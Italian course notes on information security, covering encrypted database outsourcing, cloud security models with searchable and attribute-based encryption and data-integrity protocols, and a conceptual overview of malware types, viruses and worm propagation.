La crittografia può essere applicata all'intero database, a livello di record (crittografare i record selezionati), a livello di attributo (crittografare le colonne selezionate) o a livello del singolo campo.

Un DBMS è una complessa raccolta di hardware e software. Richiede una grande capacità di archiviazione e richiede personale qualificato per eseguire la manutenzione, la protezione dai disastri, l'aggiornamento e la sicurezza. Per molte piccole e medie organizzazioni, una soluzione interessante è quella di esternalizzare il DBMS e il database a un fornitore di servizi. Il fornitore di servizi mantiene il database fuori sede e può fornire alta disponibilità, prevenzione delle catastrofi e accesso e aggiornamento efficienti. La preoccupazione principale di una tale soluzione è la riservatezza dei dati. Una soluzione semplice al problema di sicurezza in questo contesto è crittografare l'intero database e non fornire le chiavi di crittografia/decrittografia al fornitore di servizi.

La sua soluzione di per sé è inflessibile. L'utente dovrebbe scaricare intere tabelle dal database, decrittografare le tabelle e lavorare con i risultati. Per fornire una maggiore flessibilità, deve essere possibile lavorare con il database nella sua forma crittografata.

Supponiamo che ogni singolo elemento del database sia crittografato separatamente, tutti utilizzando la stessa chiave di crittografia. Il database crittografato è memorizzato sul server, ma il server non ha la chiave e che il sistema client dispone di una copia della chiave di crittografia.

Un utente del client può recuperare un record dal database con la seguente sequenza:

1. L'utente emette una query SQL per i campi di uno o più record con un valore specifico della chiave primaria.
2. Il processore di query presso il client crittografa la chiave primaria, modifica la query SQL di conseguenza e trasmette la query al server.
3. Il server riceve le chiavi criptate e le utilizza per la ricerca dei record desiderato e invia i dati criptati al client
4. Il Query Processor decripta i risultati ottenuti


Questo metodo è certamente semplice ma manca di flessibilità, infatti, l'insieme di valori crittografati non preserva l'ordinamento dei valori nell'attributo originale. Quindi non risulta possibile effettuare Query su range di valori.

Per fornire maggiore flessibilità, viene adottato il seguente approccio. Ogni record (riga) di una tabella nel database viene crittografato come un blocco.

Ogni riga R_i è trattata come un blocco contiguo $B_i = (x_{i1} \parallel x_{i2} \parallel \dots \parallel x_{iM})$. Pertanto, ciascun valore di attributo in R_i , indipendentemente dal tipo viene trattato come una sequenza di bit e tutti i valori di attributo per quella riga vengono concatenati insieme per formare un singolo blocco binario. L'intera riga è crittografata. Per facilitare il recupero dei dati, a ciascuna tabella sono associati indici di attributi. Per alcuni o tutti gli attributi viene creato un valore di indice. Quindi per ogni riga nel database originale, esiste una riga nel database crittografato. I valori dell'indice vengono forniti per facilitare il recupero dei dati nelle query preservando così l'ordinamento dei record in un blocco.

Sicurezza nel cloud

Gli attori generali di un modello generale di servizio cloud sono:



un insieme di servizi utili alla gestione dei dati

- Il proprietario, che carica i propri dati locali sul cloud e usufruisce dei servizi offerti dal servizio cloud
- Gli utenti ed i loro dati, che usufruiscono dei dati caricati nel cloud e possono a loro volta caricare dei dati
- Il cloud provider server che mette a disposizione il servizio cloud assieme ad

Altri utenti terzi coinvolti nella gestione del servizio sono:


- **Attribute Authority (AA)**, è un'autorità chiave del sistema che si occupa del controllo degli accessi basato su attributi. Nello specifico si occupa di
 - Generare attributi chiave in base all'identità fornita dall'utente
 - Aggiornare o eliminare attributi chiave associati ad un utente quando cambia ruolo
- **Third Party Auditor (TPA)**, componente fidata che si occupa di verificare la validità dei dati inseriti dall'utente in base allo schema di quest'ultimi. Il contenuto effettivo dei dati non viene rilevato nell'attività di verifica.

Definiamo adesso più nel dettaglio quali sono le possibili minacce al sistema. Le minacce possono essere sia esterne che interne. Le minacce esterne hanno generalmente uno scopo intenzionale e malevolo a danneggiare il sistema.

- **Minaccia esterna:** Utilizzano una serie di tecniche di attacco per ottenere privilegi ed accesso non autorizzato ai dati con il fine di modificare i dati oppure ledere la privacy degli utenti.
- **Minacce interne:** Provenienti dalle terze parti coinvolte come CSP e TPA possono essere allo stesso tempo oneste negli intenti ma anche curiose sui dati. Quest'ultimi, infatti, pur non conoscendo il contenuto effettivo delle informazioni sul cloud offrendo un servizio hanno libero accesso alle operazioni svolte dagli utenti, tale possibilità permette a quest'ultimi di effettuare inferenza sugli utenti venendo così meno al diritto alla privacy. Oltre alle minacce di inferenza un'altra minaccia è l'errore.

I requisiti che il sistema dovrà soddisfare sono:


- **Confidenzialità dei dati**, Il contenuto dei dati non deve poter essere accessibile agli utenti non espressamente autorizzati
- **Accesso controllato dei dati**, Il proprietario dei dati deve poter decidere come gestire i propri dati potendo scegliere chi può accedere ai propri dati ed in che modo.
- **Integrità dei dati**, Mantenimento dei dati affidati in uno stato consistente come al momento del caricamento
- **Preservazione della privacy**, L'identità dell'utente che fa uso del servizio di cloud deve essere preservata



I La seguente figura esprime la relazione tra minacce, requisiti e soluzioni

Requisito di confidenzialità

Il requisito di confidenzialità dei dati può essere soddisfatto attraverso l'uso della crittografia. Crittografare i dati sul cloud assicura la proprietà ma allo stesso tempo può essere difficile da applicare a tutti i dati poiché ciò rende molto complesso le ricerche sui dati. Per ovviare a tale problematica viene proposto un Search design.



Le principali tipologie di crittografia sono a chiave simmetrica ed a chiave asimmetrica. Data la natura poco sicura dei canali di comunicazione per accedere ai servizi cloud è risultato naturale sviluppare un SE basato sull'uso di chiavi asimmetriche anche se tale tipologia non garantisce risultati ottimali in termini di prestazioni come nel caso di uso di chiavi simmetriche.

I passi per ottenere un DB criptato su cui è possibile effettuare query sono i seguenti

1. Definizione di indici di ricerca sui dati e crittografia degli indici e dei dati
2. L'utente invia la parola chiave (indice) secondo cui eseguire la ricerca
3. Il proprietario genera una chiave segreta che invia all'utente tramite un canale sicuro
4. L'utente invia la query di ricerca criptando il comando con la chiave segreta
5. Il CSP in base al termine di ricerca fornito effettua la ricerca sui dati criptati utilizzando una delle seguenti tipologie
 - a. In base agli indici organizzati per parola chiave dove ogni parola chiave identifica una lista di file che contengono tale parola chiave. Tale struttura garantisce una grande

velocità di ricerca sui dati poiché basta consultare la lista dei file per un dato indice. Ovviamente aggiornare gli indici risulta molto complesso in quanto necessita di riorganizzare anche la lista di file.

- b. Indici per file, per ogni file viene creato un indice contenente tutte le parole chiave nel file. L'aggiornamento del contenuto dei file comporta la modifica di un solo indice però la ricerca richiede una scansione completa di tutti gli indici per essere completata.
6. I risultati della ricerca vengono trasmessi all'utente criptati.
7. L'utente ottiene il messaggio e lo decripta con la chiave che gli è stata fornita


Gli indici delle parole chiave inoltre vengono organizzati in una struttura ad albero per mantenere un costo di ricerca efficiente. Le funzionalità di ricerca invece riguardano gli algoritmi impiegati per la ricerca delle parole chiave, i principali sono

- Ricerca tramite parole chiave fuzzy, tecnica di ricerca con tolleranza agli errori ortografici. Tramite una misurazione di similarità ed un intervallo di tolleranza è possibile costruire un set di parole chiave simili tra di loro, se la parola cercata risiede in tale set verrà restituito un risultato.
- Ricerca su dati dinamici, tecnica generalmente impiegata su dati che vengono modificati spesso e non permettono di creare un indice stabile.[...]
- Ricerca classificata, Tale meccanismo permette di effettuare una ricerca sui file per 'pertinenza' in base ad una serie di parametri e metrica. Sfruttando i valori ottenuti è possibile stilare una classifica di 'pertinenza dei file', il file in cima alla classifica sarà restituito. Il calcolo delle metriche viene effettuato su parametri che non portano alla perdita di privacy (valori di frequenza etc...)
- Ricerca multi-chiave, Simile alla ricerca a singola chiave ma si cerca un incremento delle performance tramite l'utilizzo di più chiavi di ricerca.

È importante notare che per tutta la durata del processo il CSP non opera mai sui dati in chiaro in tal modo è possibile preservare la confidenzialità dei dati.

Accesso controllato dei dati

Tale proprietà deve garantire l'accesso sicuro ed efficiente ai dati condivisi tra un gran numero di utenti con privilegi di accesso differenziati con la limitazione che i tradizionali schemi di controllo degli accessi basati sulla fiducia non sono applicabili in un contesto cloud (troppo vulnerabile). È necessario quindi definire un nuovo modello di controllo dell'accesso, Attribute based encryption (ABE). Il meccanismo ABE permette una gestione altamente granulare dei permessi di accesso sia per gli utenti che ai possessori dei dati.



Il meccanismo ABE si basa sull'innovativo uso della crittografia per gestire l'autorizzazione dei dati crittografati in modo selettivo. Il meccanismo segue il seguente schema: ad ogni user del sistema viene assegnata una chiave, ad ogni chiave corrisponde un ambito di visibilità sui dati nel cloud. Il sistema ha il compito di tradurre la politica di autorizzazione nella relativa politica di criptazione dei dati (il nesso è la chiave) e gestire in modo efficiente le chiavi utilizzate per criptare i dati presenti nel sistema.

Il sistema prevede l'uso di quattro algoritmi fondamentali che chiameremo Setup, KeyGen, Encrypt, Decrypt.

1. L'attribute authority genera due valori BK e MK utilizzando l'algoritmo Setup
2. Viene generata per ogni utente una SK utilizzando l'algoritmo KeyGen.
3. Ogni utente proprietario che vuole caricare i propri dati sul cloud cripta il messaggio M con la propria chiave SK utilizzando l'algoritmo encrypt. L'output dell'operazione sarà il messaggio criptato CT
4. Gli utenti per leggere il contenuto di un CT utilizzano la propria SK e l'algoritmo Decrypt. Se l'accesso ai dati è consentito allora l'algoritmo produce in output il messaggio in chiaro M .

Nel processo è fondamentale chiarire i seguenti punti:

- Le SK sono generate a partire dagli attributi che il proprietario dispone al momento della generazione della chiave
- Gli attributi di accesso necessari per visualizzare il messaggio M influenzano la crittografia

Struttura degli accessi

La struttura degli accessi in ABE è ad albero, più nel dettaglio i nodi foglia esprimono dei ruoli i nodi intermedi le condizioni di coesistenza dei ruoli (OR, AND).

Meccanismo di revoca degli attributi

Il meccanismo di revoca degli attributi si divide in due livelli:

- Revoca utente degli attributi, tutti gli attributi posseduti dagli utenti revocati diventano invalidi nel sistema
- Revoca utente sugli attributi, revoca l'accesso di tutti gli utenti che detengono quell'attributo.
Sia i proprietari dei dati che le autorità degli attributi possono eseguire le operazioni di revoca

Efficienza del sistema

Data la natura a chiave pubblica su cui si basa il sistema ABE l'efficienza del sistema deve essere tenuta in conto in quanto la sicurezza delle costruzioni ABE dipende ancora da una varietà di problemi matematici che per essere risolti richiedono alti tempi computazionali. Inoltre, la dimensione dei cifrari e il tempo di cifratura/decifratura in questi schemi aumentano all'aumentare della complessità della struttura di accesso. La soluzione ideata dai ricercatori per alleggerire il costo computazionale è esternalizzare e delegare quando possibile i calcoli a servizi cloud esterni (sfruttando l'ambito di rete) sfruttando così appieno le opportunità della rete.

Integrità dei dati


Per garantire l'integrità dei dati memorizzati in un servizio cloud non possono essere utilizzati i classici approcci validi per i sistemi locali di backup come la duplicazione pesante dei dati a causa delle limitazioni di banda della rete che, ne renderebbe impossibile il trasferimento, e dalle capacità locali dei dispositivi, data l'enorme mole di dati che ci si può trovare a gestire.

Le soluzioni a tali problematiche sono implementate in due approcci differenti entrambe validi, il Provable data Possession ed Proof of Retrievability.


Protocollo Provable data Possession

L'utente modifica tramite il client il file F per ogni blocco del file modificato F' genera quindi un insieme di metadati m che vengono inviati. Il client quando carica il file F' sul server invia anche i metadati generati, allo stesso tempo il client salva in locale una copia dei metadati generati. Quando il client vuole verificare l'integrità dei dati memorizzati in un dato file F' seleziona un numero arbitrario e casuale di metadati memorizzati in locale associati ai blocchi del file da verificare e inoltre una query R al server di verifica con i metadati in remoto. Il server risponde al client generando una prova di possesso P, infine il client verifica se la prova di possesso P è valida rispetto ai metadati in locale.

E' fondamentale notare che in tale protocollo la quantità di dati scambiati è molto piccola poiché dopo aver caricato il file sul server per effettuare la verifica si utilizzano solamente dei metadati del file.



Protocollo Proof of Retrievability



VI. Malware

Viene definito **Malware** un programma che viene inserito in un sistema, di solito segretamente, con l'intento di compromettere la confidenzialità, l'integrità o la disponibilità dei dati, delle applicazioni o del sistema operativo della vittima oppure infastidire o interrompere la vittima in altro modo.

Table 6.1 Terminology for Malicious Software (Malware)

Name	Description
Advanced Persistent Threat (APT)	Cybercrime directed at business and political targets, using a wide variety of intrusion technologies and malware, applied persistently and effectively to specific targets over an extended period, often attributed to state-sponsored organizations.
Adware	Advertising that is integrated into software. It can result in pop-up ads or redirection of a browser to a commercial site.
Attack kit	Set of tools for generating new malware automatically using a variety of supplied propagation and payload mechanisms.
Auto-rooter	Malicious hacker tools used to break into new machines remotely.
Backdoor (trapdoor)	Any mechanism that bypasses a normal security check; it may allow unauthorized access to functionality in a program, or onto a compromised system.
Downloaders	Code that installs other items on a machine that is under attack. It is normally included in the malware code first inserted on to a compromised system to then import a larger malware package.
Drive-by-download	An attack using code in a compromised Web site that exploits a browser vulnerability to attack a client system when the site is viewed.
Exploits	Code specific to a single vulnerability or set of vulnerabilities.
Flooders (DoS client)	Used to generate a large volume of data to attack networked computer systems, by carrying out some form of denial-of-service (DoS) attack.
Keyloggers	Captures keystrokes on a compromised system.
Logic bomb	Code inserted into malware by an intruder. A logic bomb lies dormant until a predefined condition is met; the code then triggers an unauthorized act.
Macro virus	A type of virus that uses macro or scripting code, typically embedded in a document, and triggered when the document is viewed or edited, to run and replicate itself into other such documents.
Mobile code	Software (e.g., script, macro, etc) that can be shipped unchanged to a heterogeneous collection of platforms and execute with identical semantics.
Rootkit	Set of hacker tools used after attacker has broken into a computer system and gained root-level access.
Spammer programs	Used to send large volumes of unwanted e-mail.
Spyware	Software that collects information from a computer and transmits it to another system by monitoring keystrokes, screen data, and/or network traffic; or by scanning files on the system for sensitive information.
Trojan horse	A computer program that appears to have a useful function, but also has a hidden and potentially malicious function that evades security mechanisms, sometimes by exploiting legitimate authorizations of a system entity that invokes it.
Virus	Malware that, when executed, tries to replicate itself into other executable machine or script code; when it succeeds, the code is said to be infected. When the infected code is executed, the virus also executes.
Worm	A computer program that can run independently and can propagate a complete working version of itself onto other hosts on a network, usually by exploiting software vulnerabilities in the target system.
Zombie, bot	Program activated on an infected machine that is activated to launch attacks on other machines.

Classificazione dei malware

I malware sono classificati in due grandi categorie:

- Basandosi innanzitutto su come si diffonde o si propaga per raggiungere l'obiettivo desiderato
- Basato sulle azioni o sui payload che esegue una volta raggiunto un obiettivo

Possono inoltre essere classificati come:

- Quelli che necessitano un programma host
- Quelli che sono indipendenti, programmi autocontenuti (worm, trojan, e bot)
- Malware che non si replicano (trojan ed e-mail spam)
- Malware che si replicano (virus e Worms)

I **meccanismi di propagazione** includono l'infezione dell'eseguibile esistente o il contenuto interpretato da parte di virus che viene successivamente diffuso ad altri sistemi; lo sfruttamento delle vulnerabilità del software a livello locale o su una rete da parte di worm o drive-by-downloads per consentire al malware di replicare; e attacchi di ingegneria sociale che convincono gli utenti a bypassare i meccanismi di sicurezza per installare Trojan o per rispondere agli attacchi di phishing.

Le **azioni di payload eseguite dal malware** una volta raggiunto un sistema di destinazione possono includere la corruzione dei file di sistema o di dati; furto di servizio al fine di rendere il sistema un agente di attacco zombie come parte di una botnet; furto di informazioni dal sistema, in particolare di accessi, password o altri dettagli personali tramite keylogging o programmi spyware; e furto in cui il malware nasconde la sua presenza sul sistema dai tentativi di rilevarlo e bloccarlo.

Attack kits

Inizialmente, lo sviluppo e la distribuzione di malware richiedevano notevoli competenze tecniche da parte degli autori di software. Questo è cambiato con lo sviluppo di kit di strumenti per la creazione di virus nei primi anni '90, e poi più tardi di kit di attacco più generali negli anni 2000, che hanno contribuito notevolmente allo sviluppo e all'implementazione di malware.

Questi toolkit, spesso noti come **crimeware**, ora includono una varietà di meccanismi di propagazione e moduli di carico utile che anche i principianti possono combinare, selezionare e distribuire. Le varianti che possono essere generate dagli attacchi che utilizzano questi toolkit creano un problema significativo per coloro che difendono i sistemi contro di loro.

Fonti di attacco

Un altro significativo sviluppo di malware negli ultimi due decenni è il passaggio dall'essere aggressori individui, spesso motivati a dimostrare la loro competenza tecnica ai loro coetanei, a fonti di attacco più organizzate e pericolose come:



Ciò ha cambiato significativamente le risorse disponibili e la motivazione dietro l'ascesa del malware, e in effetti ha portato allo sviluppo di una grande economia sotterranea che coinvolge la vendita di kit di attacco, l'accesso a host compromessi e informazioni rubate.

Minacce persistenti avanzate

Le minacce persistenti avanzate (APT) sono salite alla ribalta negli ultimi anni. Questi non sono un nuovo tipo di malware, ma piuttosto l'applicazione ben finanziata e persistente di un'ampia varietà di tecnologie di intrusione e malware a target selezionati, di solito commerciali o politici. Gli APT sono in genere attribuiti a organizzazioni sponsorizzate dallo stato, con alcuni attacchi probabilmente anche da parte di imprese criminali.

Gli APT differiscono dagli altri tipi di attacco per l'attenta selezione degli obiettivi e gli sforzi di intrusione persistenti, spesso furtivi, per lunghi periodi.

Il suo nome deriva dalle seguenti caratteristiche:

- Advanced**, uso da parte degli aggressori di un'ampia varietà di tecnologie di intrusione e malware, incluso lo sviluppo di malware personalizzati, se necessario. I singoli componenti potrebbero non essere necessariamente tecnicamente avanzati, ma sono accuratamente selezionati per adattarsi all'obiettivo scelto.
- Persistent**, determinata applicazione degli attacchi per un periodo prolungato contro il bersaglio scelto al fine di massimizzare le possibilità di successo. Una varietà di attacchi può essere applicata progressivamente, e spesso furtivamente, fino a quando il bersaglio non viene compromesso.
- Threats**, minacce agli obiettivi selezionati a seguito degli aggressori organizzati, capaci e ben finanziati che intendono compromettere il target specificamente scelto. Il coinvolgimento attivo delle persone nel processo aumenta notevolmente il livello di minaccia da quello dovuto agli strumenti di attacco automatizzati e anche la probabilità di un attacco riuscito.

Attacchi ATP

- Obiettivo**
Lo scopo di questi attacchi varia dal furto di proprietà intellettuale o dai dati relativi alla sicurezza e all'infrastruttura all'interruzione fisica dell'infrastruttura.
- Tecniche utilizzate**
Le tecniche utilizzate includono l'ingegneria sociale, le e-mail di spear-phishing e i drive-by-download da siti Web compromessi selezionati che potrebbero essere visitati dal personale dell'organizzazione target
- Intento**
L'intento è quello di infettare il bersaglio con sofisticati malware con meccanismi di propagazione multipli e carichi utili. Una volta che hanno ottenuto l'accesso iniziale ai sistemi dell'organizzazione di destinazione, viene utilizzata un'ulteriore gamma di strumenti di attacco per mantenere ed estendere il loro accesso.

Virus

Un virus informatico è un software che può "infettare" altri programmi, o addirittura qualsiasi tipo di contenuto eseguibile, modificandoli. La modifica include l'iniezione del codice originale con una routine per fare copie del codice del virus, che può quindi andare a infettare altri contenuti. In un ambiente di rete, la possibilità di accedere a documenti, applicazioni e servizi di sistema su altri computer fornisce una cultura perfetta per la diffusione del virus.

Un virus che si collega a un programma eseguibile può fare tutto ciò che il programma è autorizzato a fare. Viene eseguito segretamente quando viene eseguito il programma host. Questo può essere implementato per specifici sistemi operativi e hardware, e prende vantaggio dalle proprie particolarità e debolezze.

Generalmente un virus è composto da tre parti:

- Meccanismo di infezione.** Il mezzo con cui un virus si diffonde o si propaga, consentendo di replicarsi. Il meccanismo è anche indicato come il vettore di infezione.
- Trigger.** L'evento o la condizione che determina quando il carico utile viene attivato o consegnato, a volte noto come "logic bomb".
- Payload.** Cosa fa il virus, oltre a diffondersi. Il carico utile può comportare danni o può comportare attività benigne ma evidenti.

Durante il suo ciclo di vita il virus attraversa diverse fasi:

- Fase dormiente.** Il virus è inattivo e sarà attivato da qualche evento, come una data, la presenza di un altro programma o file o la capacità del disco che supera un certo limite. Non tutti i virus hanno questo stadio.
- Fase di propagazione.** Il virus inserisce una copia di sé stesso in altri programmi o in alcune aree di sistema sul disco. La copia potrebbe non essere identica alla versione di propagazione in quanto i virus spesso si trasformano per eludere il rilevamento. Ogni programma infetto conterrà ora un clone del virus, che a sua volta entrerà in una fase di propagazione.
- Fase di triggering.** Il virus viene attivato, a causa di un evento del sistema, per svolgere la funzione a cui era destinato.
- Fase di esecuzione.** La funzione viene eseguita, questa può essere innocua o dannosa.

Macro-virus e Script-virus

Il NISTR definisce un macro-virus come un virus che si attacca ai documenti e utilizza la programmazione delle macro-capacità dell'applicazione del documento di essere eseguita e propagata.

I virus macro infettano il codice di scripting utilizzato per supportare il contenuto attivo in una varietà di tipi di documenti utente.

I macro-virus sono particolarmente minacciosi per una serie di motivi:

- È indipendente dalla piattaforma. (Molti virus macro infettano il contenuto attivo nelle applicazioni comunemente utilizzate, come le macro nei documenti di Microsoft Word o in altri documenti di Microsoft Office o il codice di scripting nei documenti Adobe PDF)
- I virus macro infettano i documenti, non parti eseguibili di codice.
- I virus macro si diffondono facilmente, poiché i documenti che sfruttano sono condivisi in uso normale.
- Poiché i virus macro infettano i documenti degli utenti piuttosto che i programmi di sistema, i tradizionali controlli di accesso al file system sono di uso limitato per prevenire la loro diffusione, poiché ci si aspetta che gli utenti li modifichino.
- Sono molto più facili da scrivere o modificare rispetto ai tradizionali virus eseguibili.

Classificazione dei virus

Una classificazione dei virus per destinazione include le seguenti categorie:

- Infettore del settore di avvio.** infetta un record di avvio principale o un record di avvio e si diffonde quando un sistema viene avviato dal disco contenente il virus.
- Infettore di file.** Infetta i file che il sistema operativo o la shell considerano eseguibili.
- Macro-virus.** Infetta file con macro o codice di script che è interpretato da un'applicazione
- Multiparte-virus.** Infetta i file in diversi modi. In genere, il virus multipartito è in grado di infettare più tipi di file, in modo che l'eradicazione del virus debba affrontare tutti i possibili siti di infezione.

Una classificazione del virus per strategia di occultamento include le seguenti categorie:

- Virus crittografato.** Una parte del virus crea una chiave di crittografia casuale e crittografa il resto del virus.
- Virus furtivo.** Una forma di virus esplicitamente progettata per nascondersi dal rilevamento da parte di software antivirus.
- Virus polimorfo.** Un virus che muta la sua forma ad ogni infezione.
- Virus metamorfico.** Un virus metamorfico muta con ogni infezione e possono cambiare il loro comportamento e il loro aspetto.

Worms

Un worm è un programma che cerca attivamente più macchine da infettare, e poi ogni macchina infetta funge da trampolino di lancio automatizzato per gli attacchi ad altre macchine. I programmi worm sfruttano le vulnerabilità del software nei programmi client o server per ottenere l'accesso a ogni nuovo sistema e possono utilizzare la rete per espandersi da sistema a sistema. Possono anche diffondersi attraverso supporti condivisi, come unità USB o dischi dati CD e DVD. I worm di posta elettronica si diffondono nel codice macro o script incluso nei documenti allegati alla posta elettronica o ai trasferimenti di file di messaggistica istantanea. Al momento dell'attivazione, il worm può replicarsi e propagarsi di nuovo. Oltre alla propagazione, il verme di solito trasporta una qualche forma di carico utile.

Per replicarsi, un worm utilizza alcuni mezzi per accedere a sistemi remoti. Questi includono i seguenti metodi, la maggior parte dei quali sono ancora visti in uso attivo:

- Mail o struttura di messaggistica istantanea.** Un worm invia una copia di sé stesso tramite posta elettronica ad altri sistemi o si invia come allegato tramite un servizio di messaggistica istantanea.
- Condivisione di file.** Un worm crea una copia di sé stesso o infetta altri file adatti come virus su supporti rimovibili.
- Capacità di esecuzione remota.** Un worm esegue una copia di sé stesso su un altro sistema, utilizzando una funzione di esecuzione remota esplicita o sfruttando un difetto di programma in un servizio di rete per sovvertire le sue operazioni
- Capacità di accesso o trasferimento remoto ai file.** Un worm utilizza un accesso remoto ai file o un servizio di trasferimento in un altro sistema per copiarsi da un sistema all'altro, dove gli utenti di quel sistema possono quindi eseguirlo.

- **Capacità di accesso remoto.** Un worm accede a un sistema remoto come utente e poi usa i comandi per copiarsi da un sistema all'altro, dove viene poi eseguito.

Scoperta del target

La prima funzione nella fase di propagazione per un worm di rete è quella di cercare altri sistemi da infettare, un processo noto come scansione o impronte digitali.

Ci sono diversi tipi di strategie di scansione degli indirizzi di rete che tale worm può utilizzare:

- **Random.** Ogni host compromesso sonda indirizzi casuali nello spazio degli indirizzi IP, utilizzando un seed diverso. Questa tecnica produce un alto volume di traffico internet, che può causare interruzioni generalizzate anche prima che venga lanciato l'attacco effettivo.
- **Hit-List.** Si basa sull'utilizzo di un elenco precompilato di macchine potenzialmente vulnerabili. Poiché l'elenco potrebbe avere dimensioni considerevoli l'attacco potrebbe essere individuato prima che questo termini. Per ovviare a tale problematica ogni nuova macchina infettata 'aiuta' nella propagazione ottenendo la lista delle macchine da infettare e portando avanti il lavoro di scansione e propagazione.
- **Topologico.** Questo metodo utilizza le informazioni contenute in una macchina vittima infetta per trovare più host da scansionare.
- **Sottorete locale.** L'host utilizza la struttura dell'indirizzo di sottorete per trovare altri host che altrimenti sarebbero protetti dal firewall.

Modello di propagazione del worm

Un verme ben progettato può diffondersi rapidamente e infettare un numero enorme di ospiti. È utile avere un modello generale per la velocità di propagazione dei vermi. Un modello epidemico classico semplificato può essere espresso come segue.

$$\frac{dI(t)}{dt} = \beta I(t) S(t)$$

dove

$I(t)$ = numero di individui infetti al tempo t

$S(t)$ = numero di individui suscettibili (suscettibili all'infezione, ma non ancora infetti) al tempo t

β = tasso d'infezione

N = dimensione della popolazione, $N = I(t) + S(t)$

